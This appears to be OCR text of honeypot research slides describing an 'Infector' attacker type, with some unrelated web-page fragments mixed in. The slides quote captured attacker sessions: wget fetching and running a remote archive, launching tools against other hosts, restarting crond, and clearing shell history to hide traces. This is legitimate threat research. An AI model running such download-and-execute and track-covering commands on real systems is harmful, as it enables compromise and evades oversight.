
Purpose

Internet Bandwi

Delivery
14 days

login
Setup
login

login as-a-Service	login to buy
Order	Buy



ABOUT ▸

SECURE
CORPORATE
CLOUD

Rapidly deploy business applications in our cloud and deliver for your customers faster.

SEE HOW ›

Threat actor: Infector


- Distribution and execution of malcodes
- Run commands for initial compromise
- Source from a different IP address
- They highly interact with system
- They need root/administrator access
- Semi automated

- Mostly not listed in any report

@SmartHoneypot

Example

Infector




```
attacker@hp1:>

"free -m",<ret>,"last",<ret>,"cd
/var/tmp",<ret>,"chmod 777
httpd.pl",<ret>,"perl
httpd.pl",<ret>,"cd",<ret>,"rm -rf
.bash_history",<ret>,"history -c
&& clear",<ret>,"history -c &&
clear",<ret>
```

```
attacker@hp1:>

"free -
m",<ret>,"last",<ret>,"top",<ret>,"rm -rf
.bash_history",<ret>,"history -c &&
clear",<ret>,"history -c && clear",<ret>
```




```
attack@217.20.XXX.YYY>>
bash "cd /etc",<ret>,"wget http://94.199.XXX.YYY/.../k.tgz;
tar zxvf k.tgz ;
 rm -rf k.tgz;",<ret>," cd .kde; chmod +x *; ./start.sh;
",<ret>," ./bleah 87.98.XXX.YYY; ./bleah mgx1.magex.hu; ",
 <ret>,"/sbin/service crond restart",<ret>,"service crond
restart",<ret>,"/etc/init.d/crond restart",<nl>,"w",<nl>,"

historye",<backspace>,<backspace>,<backspace>,<backspace>,<b
ackspace>,<backspace>,<backspace>,<backspace>,<backspace>,<b
ackspace>,<backspace>,<backspace>,<backspace>,<backspace>,<b
ackspace>,<backspace>,<backspace>,<backspace>,<backspace>,<b
ackspace>,<backspace>,<backspace>,<backspace>,"oasswd",<ret>
,"passwd",<ret>,"history -c",<ret>,"exit",<ret>
```


@SmartHoneypot

So script kiddies! Hahaha…

